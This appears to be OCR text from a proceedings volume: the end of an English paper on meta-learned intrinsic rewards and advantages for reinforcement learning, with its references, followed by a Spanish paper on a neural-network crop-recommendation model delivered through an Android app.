


Figure 2: Success rate of agents trained with different rewards on various meta-learning benchmarks, ML1-reach, ML1-close-door, and ML1-button-press, after an adaptation period of 4000 steps. The figure compares the performance when using three different types of rewards: intrinsic (red), shaped extrinsic (blue), and sparse extrinsic(green). The values were obtained as explained in the section 4.3.

However, the observed benefits do not come without costs. The method using intrinsic rewards required having a prior meta-learning phase, which can be computationally costly and is contingent upon having access to training tasks that share structure with those in the test set.

As mentioned, using intrinsic rewards significantly improves performance compared to both types of extrinsic reward signals. It is worth noting that the fairer comparison in the considered evaluation setting, where the meta-learned network does not have access to shaped rewards, is against training with the sparse extrinsic rewards (which showed little to no progress). This makes the gains more notable. Finally, outperforming the shaped extrinsic rewards suggests that learning rewards can also be used for the design or improvement of the shaped reward signals that standard RL benchmarks typically use [30].

5.2 Intrinsic Rewards vs Learned Advantages

In this section, we consider whether intrinsic rewards are the right component to meta-learn and we discuss some other options. Focusing on intrinsic rewards is appealing for at least two reasons: 1) as mentioned in section 2, the use of intrinsic rewards is a well-studied topic in RL and has consistently shown benefits, 2) all standard RL algorithms assume they receive rewards; thus, meta-learned rewards can be directly integrated into any of them while maintaining the algorithm's structure.

As discussed in section 2, it is possible to meta-learn several other parameterizations of the RL objective. In this section, we explore another such parameterization by meta-learning an advantage

function. Instead of learning to assign partial credit to a transition and its preceding transitions, the network learns to evaluate each transition's goodness independently. This set of experiments also introduces non-parametric variations among environments. Results are shown in figure 3.




Figure 3: Comparison of the average performance of meta-learning methods as they interact with a new task from the training set (top row) and the test set (bottom row). Success rates are shown for two methods that meta-learned different parameterizations of the loss: intrinsic rewards (red) and advantages (blue). Three benchmarks are considered: ML1-reach, ML1-button-press, and ML10. The last episode reflects the performance of the final policy when made deterministic.

Both methods exhibit similar qualitative behaviour. For the benchmarks considered, using the learned advantage function shows some benefits, which are statistically significant only for ML1-button-press and for the training tasks of ML10. While both methods show good generalization when facing parametric variations, they achieve a very low success rate on the test tasks of ML10 (although some performance improvement occurs with updates).

Meta-learning to predict the training signal can be complementary to learning other components of the inner loop. Training signals hold knowledge on the goodness of observed behaviours [28]. Other components can address different loci of knowledge and provide additional benefits. In particular, the most popular approach in meta-learning literature is to meta-learn parameters of a policy. In the supplementary material we show the performance of two such methods when applied to our experimental setting. One advantage of meta-learning part of the objective function is its applicability to broad distributions of environments and agents. It has also shown to be adequate for the many-shot meta RL setting [32, 31]. Determining the best combination of components to meta-learn remains an open problem and likely to depend on the specific setting.

6 Conclusions

This paper presented a meta-learned stochastic intrinsic reward function modeled as a recurrent network and trained analogously to a standard reinforcement learning agent. The network was trained through interactions with a distribution of training tasks and evaluated in new, sparse-reward environments. Our experiments demonstrated that a policy that trains using these intrinsic rewards significantly accelerate it's learning compared to one using extrinsic rewards, whether shaped or sparse. The learned reward signal demonstrated effective generalization across parametric task variations, though this was not the case when confronting generalization among a small set of distinct problem types. Additionally, we investigated alternatively learning a policy using a meta-learned ad-

vantage function, achieving slightly better results. Throughout the paper, we discussed the benefits and drawbacks of different features of our approach.

Potential future directions that stem from this work include: conducting a quantitative analysis comparing our black box approach with the use of meta-gradients for the outer loop, extending the method to longer lifetimes and broader task distributions, combining or comparing with the meta-learning of other components, and applying it in settings where only sparse rewards are available during meta-training. Some straightforward avenues for improvement to our approach include using a network that has access to future interaction steps within the batch of collected data for generating rewards, and computing rewards for off-policy data to enable data reuse.

References

[1] J. Schrittwieser, I. Antonoglou, T. Hubert, K. Simonyan, L. Sifre, S. Schmitt, A. Guez, E. Lockhart, D. Hassabis, T. Graepel, et al. Mastering atari, go, chess and shogi by planning with a learned model. *Nature*, 588(7839):604–609, 2020.

[2] D. J. Mankowitz, A. Michi, A. Zhernov, M. Gelmi, M. Selvi, C. Paduraru, E. Leurent, S. Iqbal, J.-B. Lespiau, A. Ahern, et al. Faster sorting algorithms discovered using deep reinforcement learning. *Nature*, 618(7964):257–263, 2023.

[3] J. Degrave, F. Felici, J. Buchli, M. Neunert, B. Tracey, F. Carpanese, T. Ewalds, R. Hafner, A. Abdolmaleki, D. de Las Casas, et al. Magnetic control of tokamak plasmas through deep reinforcement learning. *Nature*, 602(7897):414–419, 2022.

[4] J. Luo, C. Paduraru, O. Voicu, Y. Chervonyi, S. Munns, J. Li, C. Qian, P. Dutta, J. Q. Davis, N. Wu, X. Yang, C.-M. Chang, T. Li, R. Rose, M. Fan, H. Nakhost, T. Liu, B. Kirkman, F. Altamura, L. Cline, P. Tonker, J. Gouker, D. Uden, W. B. Bryan, J. Law, D. Fatiha, N. Satra, J. Rothenberg, M. Waraich, M. Carlin, S. Tallapaka, S. Witherspoon, D. Parish, P. Dolan, C. Zhao, and D. J. Mankowitz. Controlling commercial cooling systems using reinforcement learning, 2022.

[5] T. M. Moerland, J. Broekens, A. Plaat, and C. M. Jonker. Model-based reinforcement learning: A survey, 2022.

[6] S. Pateria, B. Subagdja, A.-h. Tan, and C. Quek. Hierarchical reinforcement learning: A comprehensive survey. *ACM Computing Surveys (CSUR)*, 54(5):1–35, 2021.

[7] S. Levine, A. Kumar, G. Tucker, and J. Fu. Offline reinforcement learning: Tutorial, review, and perspectives on open problems, 2020.

[8] B. Eysenbach, A. Gupta, J. Ibarz, and S. Levine. Diversity is all you need: Learning skills without a reward function, 2018.

[9] M. Laskin, A. Srinivas, and P. Abbeel. CURL: Contrastive unsupervised representations for reinforcement learning. In H. D. III and A. Singh, editors, *Proceedings of the 37th International Conference on Machine Learning*, volume 119 of *Proceedings of Machine Learning Research*, pages 5639–5650. PMLR, 13–18 Jul 2020. URL `https://proceedings.mlr.press/v119/laskin20a.html`.

[10] N. Vithayathil Varghese and Q. H. Mahmoud. A survey of multi-task deep reinforcement learning. *Electronics*, 9(9), 2020. ISSN 2079-9292. doi:10.3390/electronics9091363. URL `https://www.mdpi.com/2079-9292/9/9/1363`.

[11] J. Beck, R. Vuorio, E. Z. Liu, Z. Xiong, L. Zintgraf, C. Finn, and S. Whiteson. A survey of meta-reinforcement learning. *arXiv preprint arXiv:2301.08028*, 2023.

[12] T. Hospedales, A. Antoniou, P. Micaelli, and A. Storkey. Meta-learning in neural networks: A survey. *IEEE transactions on pattern analysis and machine intelligence*, 44(9):5149–5169, 2021.

[13] A. Aubret, L. Matignon, and S. Hassas. A survey on intrinsic motivation in reinforcement learning, 2019.

[14] Y. Duan, J. Schulman, X. Chen, P. L. Bartlett, I. Sutskever, and P. Abbeel. Rl2: Fast reinforcement learning via slow reinforcement learning. *arXiv preprint arXiv:1611.02779*, 2016.

[15] J. X. Wang, Z. Kurth-Nelson, D. Tirumala, H. Soyer, J. Z. Leibo, R. Munos, C. Blundell, D. Kumaran, and M. Botvinick. Learning to reinforcement learn. *arXiv preprint arXiv:1611.05763*, 2016.

[16] Z. Xu, H. van Hasselt, and D. Silver. Meta-gradient reinforcement learning, 2018.

[17] C. Finn, P. Abbeel, and S. Levine. Model-agnostic meta-learning for fast adaptation of deep networks. In *International conference on machine learning*, pages 1126–1135. PMLR, 2017.

[18] A. Raghu, M. Raghu, S. Bengio, and O. Vinyals. Rapid learning or feature reuse? towards understanding the effectiveness of maml. *arXiv preprint arXiv:1909.09157*, 2019.

[19] A. Gupta, R. Mendonca, Y. Liu, P. Abbeel, and S. Levine. Meta-reinforcement learning of structured exploration strategies. *Advances in neural information processing systems*, 31, 2018.

[20] Z. Li, F. Zhou, F. Chen, and H. Li. Meta-sgd: Learning to learn quickly for few-shot learning. *arXiv preprint arXiv:1707.09835*, 2017.

[21] E. Park and J. B. Oliva. Meta-curvature. *Advances in neural information processing systems*, 32, 2019.

[22] A. Nichol, J. Achiam, and J. Schulman. On first-order meta-learning algorithms, 2018.

[23] F. Sung, L. Zhang, T. Xiang, T. Hospedales, and Y. Yang. Learning to learn: Meta-critic networks for sample efficient learning, 2017.

[24] R. Houthooft, Y. Chen, P. Isola, B. Stadie, F. Wolski, O. Jonathan Ho, and P. Abbeel. Evolved policy gradients. *Advances in Neural Information Processing Systems*, 31, 2018.

[25] S. Singh, R. Lewis, and A. Barto. Where do rewards come from? 01 2009.

[26] Z. Zheng, J. Oh, and S. Singh. On learning intrinsic rewards for policy gradient methods. *Advances in Neural Information Processing Systems*, 31, 2018.

[27] B. Stadie, L. Zhang, and J. Ba. Learning intrinsic rewards as a bi-level optimization problem. In J. Peters and D. Sontag, editors, *Proceedings of the 36th Conference on Uncertainty in Artificial Intelligence (UAI)*, volume 124 of *Proceedings of Machine Learning Research*, pages 111–120. PMLR, 03–06 Aug 2020.

[28] Z. Zheng, J. Oh, M. Hessel, Z. Xu, M. Kroiss, H. Van Hasselt, D. Silver, and S. Singh. What can learned intrinsic rewards capture? In *International Conference on Machine Learning*, pages 11436–11446. PMLR, 2020.

[29] F. Alet, M. F. Schneider, T. Lozano-Perez, and L. P. Kaelbling. Meta-learning curiosity algorithms. *arXiv preprint arXiv:2003.05325*, 2020.

[30] H. Zou, T. Ren, D. Yan, H. Su, and J. Zhu. Reward shaping via meta-learning, 2019.

[31] L. Kirsch, S. van Steenkiste, and J. Schmidhuber. Improving generalization in meta reinforcement learning using learned objectives. *arXiv preprint arXiv:1910.04098*, 2019.

[32] J. Oh, M. Hessel, W. M. Czarnecki, Z. Xu, H. van Hasselt, S. Singh, and D. Silver. Discovering reinforcement learning algorithms, 2021.

[33] W. Zhou, Y. Li, Y. Yang, H. Wang, and T. Hospedales. Online meta-critic learning for off-policy actor-critic methods. *Advances in neural information processing systems*, 33:17662–17673, 2020.

[34] Z. Xu, H. P. van Hasselt, M. Hessel, J. Oh, S. Singh, and D. Silver. Meta-gradient reinforcement learning with an objective discovered online. *Advances in Neural Information Processing Systems*, 33:15254–15264, 2020.

[35] S. Bechtle, A. Molchanov, Y. Chebotar, E. Grefenstette, L. Righetti, G. Sukhatme, and F. Meier. Meta learning via learned loss. In *2020 25th International Conference on Pattern Recognition (ICPR)*, pages 4161–4168. IEEE, 2021.

[36] S. Hochreiter and J. Schmidhuber. Long short-term memory. *Neural computation*, 9(8):1735–1780, 1997.

[37] J. Schulman, F. Wolski, P. Dhariwal, A. Radford, and O. Klimov. Proximal policy optimization algorithms. *arXiv preprint arXiv:1707.06347*, 2017.

[38] B. C. Stadie, G. Yang, R. Houthooft, X. Chen, Y. Duan, Y. Wu, P. Abbeel, and I. Sutskever. Some considerations on learning to explore via meta-reinforcement learning, 2019.

[39] T. Yu, D. Quillen, Z. He, R. Julian, A. Narayan, H. Shively, A. Bellathur, K. Hausman, C. Finn, and S. Levine. Meta-world: A benchmark and evaluation for multi-task and meta reinforcement learning, 2021.

[40] D. Amodei, C. Olah, J. Steinhardt, P. Christiano, J. Schulman, and D. Mané. Concrete problems in ai safety, 2016.

[41] K. Rakelly, A. Zhou, C. Finn, S. Levine, and D. Quillen. Efficient off-policy meta-reinforcement learning via probabilistic context variables. In *International conference on machine learning*, pages 5331–5340. PMLR, 2019.

[42] T. Z. Zhao, A. Nagabandi, K. Rakelly, C. Finn, and S. Levine. Meld: Meta-reinforcement learning from images via latent state models. *arXiv preprint arXiv:2010.13957*, 2020.

Desarrollo de una aplicación móvil basada en aprendizaje automático para la optimización de cultivos

S. Cabral[1], M. Salina[1], J. Osio[1,2], M. Morales[1,3], M. Cappelletti[1,2]

[1] Programa TICAPPS, Univ. Nac. Arturo Jauretche, F. Varela (1888), Argentina.

[2] Grupo de Control Aplicado (GCA), Instituto LEICI (UNLP-CONICET), La Plata (1900), Argentina

[3] Centro UTN CODAPLI-FRLP, Berisso, Argentina.

{sabrina.cabral1995}@gmail.com {mdsalina, josio, martin.morales, mcappelletti}@unaj.edu.ar

Abstract. Los productores de la región sur del Conurbano Bonaerense enfrentan problemas tales como: (i) falta de información precisa, actual e histórica, sobre variables relevantes, como clima, suelo y agua, lo cual es crucial para la actividad; (ii) insuficiente innovación tecnológica aplicada a los cultivos. Con el propósito de remediar estos inconvenientes, este trabajo propone el diseño y desarrollo de un sistema de bajo costo basado en algoritmos de aprendizaje automático, más precisamente, en redes neuronales artificiales, que fue implementado en una aplicación móvil. El sistema permite llevar a cabo acciones de control, monitoreo y recomendación de variedades de cultivos adecuados para huertas específicas basándose en múltiples magnitudes climatológicas y del estado del suelo.

Keywords: Aplicación móvil, aprendizaje automático, redes neuronales, cultivos.

1 Introducción

La producción frutihortícola de Argentina se concentra mayormente en el cinturón verde del Conurbano Bonaerense, que comprende un arco que va desde el partido de Campana hasta el partido de La Plata. Esta zona, definida como periurbana de producción, busca reducir los costos de transporte y manejar la perecibilidad de ciertos productos de hoja. La Universidad Nacional Arturo Jauretche (UNAJ) se encuentra en el partido de Florencio Varela, uno de los municipios con mayor extensión rural del Conurbano Bonaerense. En la actualidad, esta región alberga más de medio millar de pequeños y medianos productores hortícolas, florícolas y frutícolas. En general, estas actividades se basan en cultivos intensivos, maximizando la producción en espacios reducidos mediante el cultivo de un solo tipo de producto a la vez, tanto al aire libre como en invernaderos.

En los últimos años, la estabilidad del sistema productivo de los pequeños y medianos productores agroindustriales de la región ha sido afectada por las fluctuaciones económicas y, en algunos casos, por condiciones climáticas adversas que han perjudicado especialmente a los cultivos a campo abierto, incrementando los precios debido a la disminución de la oferta.

Los productores de la región enfrentan varios problemas, siendo los dos más importantes:

- Falta de información precisa, actual e histórica sobre variables relevantes, como clima, suelo y agua, lo cual es crucial para la actividad.
- Insuficiente innovación tecnológica, debido a una notable carencia en la adopción de tecnologías informáticas aplicadas a los cultivos.

Con el objetivo de subsanar estos inconvenientes, la propuesta de trabajo se enfocó en el estudio, diseño y desarrollo de un sistema de bajo costo basado en algoritmos de aprendizaje automático [1-2], implementado en una aplicación móvil, que permite llevar a cabo acciones de control, monitoreo y gestión de magnitudes climatológicas, del estado del suelo y del agua en huertas de la región. El sistema fue diseñado de forma flexible para poder adaptarlo a otro tipo de aplicaciones.

Durante el desarrollo del trabajo se realizó la comparación entre diferentes modelos de aprendizaje automático basados en redes neuronales artificiales [3], para determinar cuál de ellos tiene mejor desempeño para realizar las tareas mencionadas.

2 Metodología

2.1 Recolección de Datos

El conjunto de datos utilizados en este trabajo fue obtenido de un repositorio público de la plataforma web Kaggle (https://www.kaggle.com), la cual reúne a colaboradores de todo el mundo abocados a la ciencia de datos. Específicamente, para este trabajo se seleccionó el dataset denominado “Crop Recommendation Dataset”. Este conjunto de datos contiene información relevante sobre el suelo y se construyó utilizando datos de cultivos en la región de la India. El dataset cuenta con 2200 registros y las siguientes ocho características: N, P y K, las cuales indican la relación de contenido de nitrógeno, fósforo y potasio en el suelo, respectivamente; Temperatura: indica la temperatura del suelo expresada en grados Celsius; Humedad: indica la humedad relativa del suelo expresada en porcentaje; pH: indica el valor de pH del suelo; Precipitación: indica la precipitación expresada en mililitros; y, Etiqueta: indica la categoría de cultivo asociada a los parámetros anteriores.

Cada conjunto de valores del suelo está asociado a una categoría específica (Etiqueta), que representa el cultivo correspondiente. El dataset cuenta con 22 categorías diferentes, entre las que se encuentran: arroz, maíz, garbanzo, guisantes, lenteja, granada, plátano, mango, sandía, melón, manzana, naranja, entre otras.

2.2 Análisis Exploratorio de Datos

Antes de iniciar el desarrollo del modelo, se realizó un análisis exploratorio del conjunto de datos utilizado. El propósito principal de esta tarea fue comprender las características, la distribución y las relaciones entre los parámetros y sus respectivas etiquetas. Para lograrlo, se emplearon diversas herramientas, incluido diferentes tipos de gráficos. Además, se buscó identificar problemas de completitud de los datos, es decir, analizar si todas las características estaban completas o existían datos faltantes. Luego, se llevó a cabo una búsqueda de valores atípicos (outliers) y de errores en los datos. Este proceso contribuyó a determinar la calidad general de los datos y el procesamiento necesario, antes de continuar con la etapa de entrenamiento de los modelos.

En este caso, el conjunto de datos utilizado es completamente equilibrado, dado que se disponen de 100 muestras para cada clase. Es muy importante que el conjunto de datos esté balanceado, ya que un conjunto desbalanceado puede resultar en un rendimiento sesgado del modelo hacia las clases mayoritarias. Esto puede provocar que el modelo tenga dificultades para generalizar cuando se trabaja con datos nuevos y, por consiguiente, presentar errores en la clasificación.

Una vez finalizado el proceso de análisis exploratorio del conjunto de datos, se obtuvo como conclusión que los mismos estaban balanceados, completos, que no existían errores en los valores de los atributos y, además, no se detectaron outliers significativos. En consecuencia, se determinó que el dataset es apto para entrenar un modelo de clasificación.

2.3 Redes Neuronales

Se desarrollaron diferentes modelos de redes neuronales secuenciales y densas. Todos los modelos empleados fueron implementados en el lenguaje de programación Python, aprovechando el Framework de backend TensorFlow [4-6] y la librería de alto nivel Keras [5-7]. Se dividió el conjunto de datos en un conjunto de entrenamiento, que representaron aproximadamente el 80% del total y, el restante 20% fue el conjunto de prueba. Posteriormente, se buscaron los hiperparámetros más apropiados del modelo, por medio de la función RandomSearch de la librería kerastuner. El resultado que se obtuvo fue que la red neuronal debía estar compuesta por tres capas ocultas. En la capa de entrada, el número de neuronas se determina por la cantidad de atributos en las muestras, que en este caso fue 7. Luego, la primera capa oculta posee 128 neuronas, y las siguientes 256 neuronas cada una. Por último, la capa de salida en los problemas de clasificación debe tener el mismo número de neuronas que categorías en el conjunto de datos, por lo tanto, se definieron 22 neuronas. Además, se empleó la función de activación ReLU en las capas ocultas, mientras que la última capa utilizó Softmax, especialmente diseñada para problemas de clasificación multiclase. Es importante resaltar que se definió la función de pérdida SparseCategoricalCrossentropy, que se la emplea cuando se está trabajando con más de una categoría y las mismas están representadas por números enteros. Además, se empleó el optimizador Adam y se definió que el modelo debía recorrer 70 veces el conjunto de datos de entrenamiento.

Luego, se llevó a cabo la validación cruzada y se midió empleando la métrica Accuracy, lo cual nos permite conocer el rendimiento del modelo en diferentes conjuntos de entrenamiento y validación. Los resultados que se obtuvieron son que en general el modelo alcanzó una precisión cercana al 96%, por lo tanto, los hiperparámetros seleccionados son acordes al conjunto de datos.

Con los hiperparámetros definidos se llevó a cabo el entrenamiento del modelo. En la Figura 1 se puede ver la evolución de la precisión conforme se ejecutan las épocas.




Fig. 1. Evolución de la precisión en el conjunto de entrenamiento.

2.4 Desarrollo de la Aplicación Móvil

Para el desarrollo de la aplicación móvil se utilizó el lenguaje de programación Kotlin y el IDE Android Studio [8, 9]. Un IDE es un entorno de desarrollo integrado que no solo permite escribir y ejecutar código, sino que proporciona un conjunto de herramientas que hace que el proceso de desarrollo sea más simple y eficiente.

Existen diversas arquitecturas que pueden ser implementadas en el desarrollo de una aplicación Android, algunas de ellas son Model View Controller (MVC), Model View Presenter (MVP) y Model-View-View-Model (MVVM). La diferencia entre ellas radica en la forma en que interactúan cada uno de sus componentes. La arquitectura utilizada en este trabajo fue MVVM, la cual se estructura en dos módulos básicos: la capa de interfaz de usuario y la capa de datos. La capa de interfaz de usuario hace referencia a los elementos que componen la interfaz de usuario de una aplicación, los cuales tienen la responsabilidad de presentar la información de manera que sea comprensible y permita la interacción del usuario con ellos. Para lograr esta funcionalidad, se utilizan contenedores de estado que son los encargados de administrar el estado y de propagarlos. La capa de datos desempeña un papel crucial en la aplicación, ya que se encarga de la persistencia y de la gestión de los datos utilizados en la aplicación. Esta capa puede estar compuesta por una o varias fuentes de datos, como archivos locales, fuentes de red, bases de datos locales o Cloud.

Adicionalmente, se implementó la capa de dominio, que es la encargada de encapsular la lógica del negocio.

Se emplearon dependencias de Android que están orientadas a componentes optimizados para ciclos de vida de las actividades y fragmentos y, para la integración entre la aplicación móvil y el modelo de aprendizaje, se empleó el servicio de Firebase, el cual es una plataforma Cloud, que ofrece una amplia gama de herramientas y servicios, algunos de los cuales son gratuitos y que sirven para el desarrollo de aplicaciones web y móviles. También se emplearon otros servicios Firebase, los cuales son: Firestore Database: que es una base de datos Cloud, no relacional y altamente flexible y escalable y, Authentication que proporciona diversos proveedores para el proceso de autenticación de un usuario con una aplicación, ya sea web o móvil.

2.5 Integración del Modelo de Red Neuronal con la Aplicación Móvil

Para integrar el modelo de red neuronal con Android se utilizó la plataforma Firebase. En cuanto a la aplicación móvil, se desarrolló una clase llamada MachineLearning, en ella se implementó un método que facilita la conexión a Firebase para la descarga y almacenamiento local del modelo. Se adoptó este enfoque para evitar descargas innecesarias del modelo, optimizando la eficiencia de la aplicación. Además de gestionar la descarga del modelo, este método setea el Interpreter, que es una interfaz para la ejecución del modelo y es el encargado de realizar las inferencias.

La clase MachineLearning también incluye otros métodos esenciales, tales como: Creación del tensor de entrada (se construye en función de la información de la huerta asociada a un usuario); Creación del tensor de salida (en él se almacenan los resultados de la inferencia); Inferencia del modelo (este recibe como parámetros los tensores de entrada y de salida y una vez concluida la inferencia, los resultados son almacenados en los tensores de salida); Interpretación de los resultados (este método recibe como parámetros una lista con todas las posibles etiquetas de clasificación y, mediante el uso del tensor de salida, se puede conocer el índice y determinar en la lista de etiquetas cuál fue la predicha, además de conocer la probabilidad de acierto).

3 Resultados

En esta sección se muestran los resultados obtenidos, tanto de las métricas del modelo de redes neuronales propuesto, como del funcionamiento de la aplicación.

3.1 Resultados del Modelo basado en Redes Neuronales

Se validó el rendimiento general del modelo y el de cada categoría. Para el primer caso, se obtuvo como resultado una precisión (Accuracy) del 96%, mientras que la precisión por categoría va desde 80% para el yute, hasta 100% para cultivos como el garbanzo, banana y mango. Se empleó una matriz de confusión (Figura 2) para analizar el comportamiento del modelo y poder visualizar que categorías fueron

clasificadas erróneamente. La codificación utilizada es la siguiente: 0: arroz, 1: maíz, 2: garbanzo, 3: frijol rojo, 4: guisantes, 5: frijol de rocío, 6: frijol mungo, 7: vigna mungo", 8: lenteja, 9: granada, 10: banana, 11: mango, 12: sandía, 13: melón, 14: manzana, 15: naranja, 16: papaya, 17: coco, 18: algodón, 19: yute, 20: café, 21: uvas. Observando los resultados se puede concluir que el modelo tiene una buena capacidad para generalizar datos nuevos.




Fig. 2. Matriz de confusión del modelo que emplea el algoritmo de redes neuronales.

3.2 Resultados del Desarrollo de la Aplicación Móvil

Una vez iniciada la sesión, se lleva a cabo la descarga del modelo para que pueda ser empleado posteriormente y, luego se inicia la actividad principal de la aplicación, llamada MainActivity y en ella se cargan los diferentes fragmentos que conforman la aplicación. En esta actividad también se gestiona el menú de navegación (Figura 3), mediante el uso de NavGraph para definir y controlar de manera eficiente cómo se navega en toda la aplicación. La aplicación posee un menú con cuatro opciones (Huerta, Tipos de cultivos, Cultivo Clasificado y Cerrar Sesión), para que el usuario decida en cual pantalla navegar.



Fig. 3. Menú desplegado de la aplicación móvil.

La opción Huerta se carga como pantalla home luego del inicio de sesión y en ella se emplea el componente ViewPager, para que se puedan instanciar dos fragmentos. El primero permite a los usuarios ver en tiempo real el estado de las variables pH, temperatura y humedad de la huerta (Figura 4 (a)). En el segundo, se puede visualizar un histórico de los últimos 6 días de los datos de lluvia y humedad (Figura 4 (b)).




Fig. 4. (a) Estado en tiempo real de la huerta. (b) Gráfica del histórico de la huerta.

La opción Tipos de cultivos permite visualizar los diferentes cultivos que la aplicación puede clasificar. Posee un diseño maestro detalle, es decir, que se visualiza un recyclerView y luego de seleccionar algún ítem de él, se navega a otro fragmento que puede ampliar la información del ítem que se seleccionó. Para poder cargar el componente recyclerView (Figura 5 (a)), se empleó el ViewModel asociado al fragmento, que se encarga de obtener los datos. Cada uno de los ítems que lo componen son seleccionables, por lo tanto, si se quiere obtener más información de

algún cultivo en particular se debe hacer clic sobre ella, y mediante el navGraph se carga la pantalla del cultivo que se seleccionó (Figura 5 (b)). En ella, se pueden visualizar los datos de la temperatura, humedad, pH y lluvia.

Mientras que en la sección Cultivo clasificado, el ViewModel asociado a esta pantalla se encarga de realizar la llamada asincrónica para que, en base a los datos de la temperatura, pH, humedad, fósforo, nitrógeno y potasio de la huerta asociada al usuario, el modelo de aprendizaje automático determine qué cultivo es más propicio para su huerta. Una vez concluida la aserción, el ViewModel cambia el estado de los datos, y los observadores de las variables que se encuentran definidos en el fragmento, reciben la notificación del cambio de estado, por lo tanto, se produce una actualización en la interfaz de usuario (Figura 6) con información concerniente al cultivo que el modelo determinó.




Fig. 5. (a) Tipos de cultivo que la aplicación puede clasificar. (b) Detalle de un cultivo.

